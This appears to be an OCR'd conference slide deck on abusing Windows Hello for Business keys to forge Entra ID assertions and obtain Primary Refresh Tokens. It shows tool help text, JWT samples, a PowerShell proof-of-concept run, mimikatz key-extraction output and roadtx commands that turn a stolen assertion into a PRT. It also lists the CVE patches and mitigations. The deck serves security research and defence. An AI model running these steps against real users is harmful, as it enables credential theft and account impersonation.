
  webauthn    Create a webserver to proxy WebAuthn requests from an attacking host

  dump        Dump Windows Hello protected keys when backed by software

  help        Display more information on a specific command.

  version     Display version information.
```

Demo Time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Unprivileged Windows Hello Abuse

Windows Hello for Business PRT with Entra

```
POST /6287f28f-4f7f-4322-9651-a8697d8fe1bc/oauth2/token HTTP/1.1
Host: login.microsoftonline.com
Cookie: x-ms-gateway-slice=estsfd; fpc=AiVX6l7G5iVKnEQ3649ALkk; stsservicecookie=estsfd
Content-Type: application/x-www-form-urlencoded
User-Agent: Windows-AzureAD-Authentication-Provider/1.0
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Return-Client-Request-Id: true
Content-Length: 3868
Connection: close

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```

JWT header

- Device certificate and signing metadata

HEADER: ALGORITHM & TOKEN TYPE


```
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  "typ": "JWT",
  "x5c":
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  "kdf_ver": 2
}
```

JWT Payload

- Nonce from Entra
- Username
- Assertion (another JWT)

PAYLOAD: DATA


```
{
  "client_id": "38aa3b87-a06d-4817-b275-7a316988d93b",
  "request_nonce": "AwABEgEAAAACAOz_BQD0_xsCz1V33j6K-
cqxoaABE3wAlXXG95eFmEBovgPUv97Mwb-Rf91s6O4sNqmxsZFx7qV4BbRBWMr68Q-T29Wd0s0gAA",
  "scope": "openid aza ugs",
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    "S-1-12-1-1513299610-1165403084-3608819602-1191284924",
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  ],
  "win_ver": "10.0.22621.3085",
  "grant_type": "urn:ietf:params:oauth:grant-type:jwt-bearer",
  "username": "mobiel@iminyour.cloud",
  "assertion":
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XUueSixK1gEzbJfDC56xAik7vsXdXB0mtLs0SjzjRzbnr9Gk-n4ZSCEmSA"
}
```

Signed assertion with WHFB private key (old)

Encoded PASTE A TOKEN HERE


```
eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCA
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MUzlkqD
```


Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


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{
  "alg": "RS256",
  "typ": "JWT",
  "kid": "Mb11Nh2WlwXWA8QpzvGpYERvglavvHlF11iYqnHpiis=",
  "use": "ngc"
}
```


PAYLOAD: DATA


```
{
  "iss": "tpmtest@iminyour.cloud",
  "aud": "6287F28F-4F7F-4322-9651-A8697D8FE1BC",
  "iat": "1684308606",
  "exp": "1684309206",
  "scope": "openid aza ugs"
}
```


Tenant

Timestamp

Generating the assertion ourselves

- Windows Hello can be used from user session
- We can use the Microsoft Passport Key Storage Provider from software
- PIN is cached so not needed to prompt user or brute force it
- Need to use native NCrypt methods since C# methods for RSA keys are limited to software keys
- No admin rights needed whatsoever

Generating assertion from user session

```
PS C:\Users\TokenProtection\Documents> .\hellopoc.ps1
Found cert with CN=S-1-12-1-88725986-1202950272-4294558355-2755580718/98aabc19-0363-4869-bbdb-31d3be569adb/login.windows
.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/tokprot@iminyour.cloud
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KeyId: 9xMfAzFqQ326L6mY98fV6ASfCDUPP/2LHfnMjdk+NSc=
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PS C:\Users\TokenProtection\Documents>
```

Signed assertion with WHFB private key (old)

Encoded PASTE A TOKEN HERE


```
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MUzlkqD
```


Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "alg": "RS256",
  "typ": "JWT",
  "kid": "Mb11Nh2WlwXWA8QpzvGpYERvglavvHlF11iYqnHpiis=",
  "use": "ngc"
}
```


PAYLOAD: DATA


```
{
  "iss": "tpmtest@iminyour.cloud",
  "aud": "6287F28F-4F7F-4322-9651-A8697D8FE1BC",
  "iat": "1684308606",
  "exp": "1684309206",
  "scope": "openid aza ugs"
}
```

WHFB attack: golden assertion

- Assertion can be generated from user session without admin rights
- Timestamp range can be anything, 10 years validity without problem
- Assertion can be used in the future to authenticate with WHFB key

- Problem: tied to device certificate and TPM?

Windows Hello usage over RDP

RDP to device without TPM = PRT exposure

```
PS C:\Users\TokenProtection\Documents> dsregcmd /status

+----------------------------------------------------------------------+
| Device State                                                         |
+----------------------------------------------------------------------+

             AzureAdJoined : YES
          EnterpriseJoined : NO
              DomainJoined : NO
            Virtual Desktop : NOT SET
                Device Name : DESKTOP-9FJOBHL

+----------------------------------------------------------------------+
| Device Details                                                       |
+----------------------------------------------------------------------+

                  DeviceId : 973db80e-0a42-401c-b871-41cc47bdf5f4
                Thumbprint : 4FD99D9519F7060A1A4F750430972938C9FCC78B
 DeviceCertificateValidity : [ 2024-01-11 19:41:14.000 UTC -- 2034-01-11 20
             KeyContainerId : 7905a9be-343f-47b8-8006-b0b1f7cd295e
               KeyProvider : Microsoft Platform Crypto Provider
              TpmProtected : YES
          DeviceAuthStatus : SUCCESS

+----------------------------------------------------------------------+
| Tenant Details                                                       |
+----------------------------------------------------------------------+
```

DESKTOP-86AQKLO - Remote Desktop Connection

mimikatz 2.2.0 x64 (oe.eo)

```
SID name  : NT AUTHORITY\SYSTEM

612     {0;000003e7} 1 D 45042          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,2
 -> Impersonated !
 * Process Token : {0;012c3009} 2 F 19673846    AzureAD\TPM     S-1-12-1-4191710559-11
(10g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 19883091    NT AUTHORITY\SYSTEM     S-1-5-18
elegation)

mimikatz # dpapi::cloudapkd /keyvalue:AQAAAAEAAAABAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAA0Si5E
AAAQAAIAAAADPrjAc9oxGQzcpdNLI3fhVn2B0LiLMgX5vvz4zf-WrMAAAAAA6AAAAAAgAAIAAAAFxLUzuY4Gpj
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55XjtN7RZsKX9gC036VJga0Enb6-LOTVe9bCqt /unprotect
Label      : AzureAD-SecureConversation
Context    : d838f75d3a79fedee6d46320997dbc9ee0015444336d9079
 * using CryptUnprotectData API
Key type   : Software (DPAPI)
Clear key  : bfa0a55726d7dab7e674c2f68f28b44e8a85d824ab3eebc0163d15a2d77939df
Derived key: dc1a1f812bf53fe276ff7e149b9460262 5ef64f8f416bf86452fc06bcb89afba

mimikatz #
```

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- Assertion can be generated from user session without admin rights
- Timestamp range can be anything, 10 years validity without problem
- Assertion can be used in the future to authenticate with WHFB key
- Assertion is not tied to a device, so can be used with any other (fake) device

PAYLOAD: DATA


```
{
  "iss": "mobiel@iminyour.cloud",
  "aud": "common",
  "iat": 1713530369,
  "exp": 1785530369,
  "scope": "openid aza ugs"
}
```


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Signed assertion with WHFB private key (new)

Encoded PASTE A TOKEN HERE


```
eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCA
ia2lkIjoiSXIwZDlyVWt4TzIzZnc0ZEkyVzFZcE
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```


Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "alg": "RS256",
  "typ": "JWT",
  "kid":
"Ir0d9rUkxO23fw4dI2W1YpFvc0WE7N1qGRciNNtc2EQ=",
  "use": "ngc"
}
```


PAYLOAD: DATA


```
{
  "iss": "mobiel@iminyour.cloud",
  "aud": "6287F28F-4F7F-4322-9651-A8697D8FE1BC",
  "iat": "1713529547",
  "exp": "1713530147",
  "scope": "openid aza ugs",
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}
```


Tenant

Timestamp

Nonce

WHFB attack: golden assertion

- Patched as CVE-2023-36871 and CVE-2023-35348 (AD FS) in July 2023
- Windows will now include a nonce in the assertion, which limits assertion validity to 5 minutes
- Attack mechanics explained in FAQ, actual server side enforcement for nonce only enabled in May 2024

FAQ

According to the CVSS metric, privileges required is low (PR:L). What does that mean for this vulnerability?

An attacker would require access to a low privileged session on the user's device to obtain a JWT (JSON Web Token) which can then be used to craft a long-lived assertion using the Windows Hello for Business Key from the victim's device.

According to the CVSS metric, successful exploitation of this vulnerability could lead to total loss of integrity (I:H)? What does that mean for this vulnerability?

By exploiting this vulnerability, an attacker can craft a long-lived assertion and impersonate a victim user affecting the integrity of the assertion.

What kind of security feature could be bypassed by successfully exploiting this vulnerability?

An attacker can bypass Windows Trusted Platform Module by crafting an assertion and using the assertion to request a Primary Refresh Token from another device.

WHFB assertion attack – remaining scenarios

- Assertion time window is now limited to 5 minutes (nonce validity).
- Does not stop us from requesting a PRT on a different device without TPM (part of the design).
- Meaning we can still use the assertion from a victim to request a PRT on a different device, bypassing TPM protection.
- PRT will have it’s regular 90 days validity and can be used to sign in to anything Entra connected.
- Not mitigated by VBS, LSA PPL, Windows Hello ESS, TPM, etc

WHFB assertion stealing – From victim session

```
PS C:\Users\TokenProtection\Documents> .\hellopoc.ps1
Found cert with CN=S-1-12-1-88725986-1202950272-4294558355-2755580718/98aabc19-0363-4869-bbdb-31d3be569adb/login.windows
.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/tokprot@iminyour.cloud
True
0
0
KeyId: 9xMfAzFqQ326L6mY98fV6ASfCDUPP/2LHfnMjdk+NSc=
0
0
Assertion: ew0KICAgICJ0eXAiOiAgIkpXVCIsDQogICAgImFsZyI6ICAiUlMyNTYiLA0KICAgICJraWQiOiAgIjl4TWZBekZxUTMyNkw2bVk5OGZWNkFTZ
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```

WHFB assertion stealing – attacker host

```
(ROADtools) → ROADtools git:(master) ✗ roadtx prt -ha ew0KICAgICJ0eXAiOiAgIkpXVCIsDQogICAgImFsZyI6ICAiUlMyNTYiLA0KICAgICJraWQiOiAgIjl4TWZBe
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Obtained session key: 1e9c562fc8a75815d6e6bd5c8
Saved PRT to roadtx.prt
```

WHFB assertion stealing – token claims

```
(ROADtools) → ROADtools git:(master) ✗ roadtx prtauth --tokens-stdout | roadtx describe | jq .
{
  "alg": "RS256",
  "kid": "MGLqj98VNLoXaFfpJCBpgB4JaKs",
  "typ": "JWT",
  "x5t": "MGLqj98VNLoXaFfpJCBpgB4JaKs"
}
{
  "acr": "1",
  "acrs": [
    "urn:user:registersecurityinfo"
  ],
  "aio": "AYQAe/8XAAAA20ay3+amqvPfEkovgVlX5IrxX+Y+YTnXmLbhgpkQT69KkbfM37EdNaVEDwfe6MVG3QjWR0Tu+HoJx7j
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  "amr": [
    "rsa",
    "mfa"
  ],
  "appid": "1b730954-1685-4b74-9bfd-dac224a7b894",
```

Entra Mitigations


- Require device compliance
- Restrict device join / registration for regular users
- Monitor for new devices + use of existing WHFB key
- Don’t RDP to untrusted hosts with sensitive accounts

Endpoint Mitigations

- Use Windows Hello ESS
- Use physical key
- No TPM = no Windows Hello
- Alert on container file access
  - NgcCtrlSvc is legitimate
  - Other processes not so much


What the hell is Windows Hello ESS


- Enhance Sign-In security
- Launched in circa 2020
- Supported on secure-core capable machines only
  - Hardware root of trust via SecureBoot
  - TPM
  - Kernel DMA Protection
  - S-RTM – Static root of trust measurement
  - HVCI – Hypervisor Code Integrity
  - **SDEV and SDCP**
- SDEV/SDCP rarely seen in the wild
- Additional hardware support needed
  - Namely ACPI SDEV table
  - Biometric readers need to support secure device capability



What the hell is Windows Hello ESS

- Complete overhaul of NGC container, protector and key store
- Metadata dat files replaced with JSON
- BioIso.exe and NgcIso.exe IUM trustlets companions
- Protector keys most likely never leave VTL1
- More research needed





Shoutout & Further Reading

- @DrAzureAD – AADInternals
- @gentilkiwi – Mimikatz
- @tijldeneut – DPAPI-NG research

- https://dirkjanm.io/assets/raw/Windows%20Hello%20from%20the%20other%20side_nsec_v1.0.pdf
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- https://hashcat.net/forum/thread-10461.html
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
Thank You!

https://github.com/CCob/Shwmae



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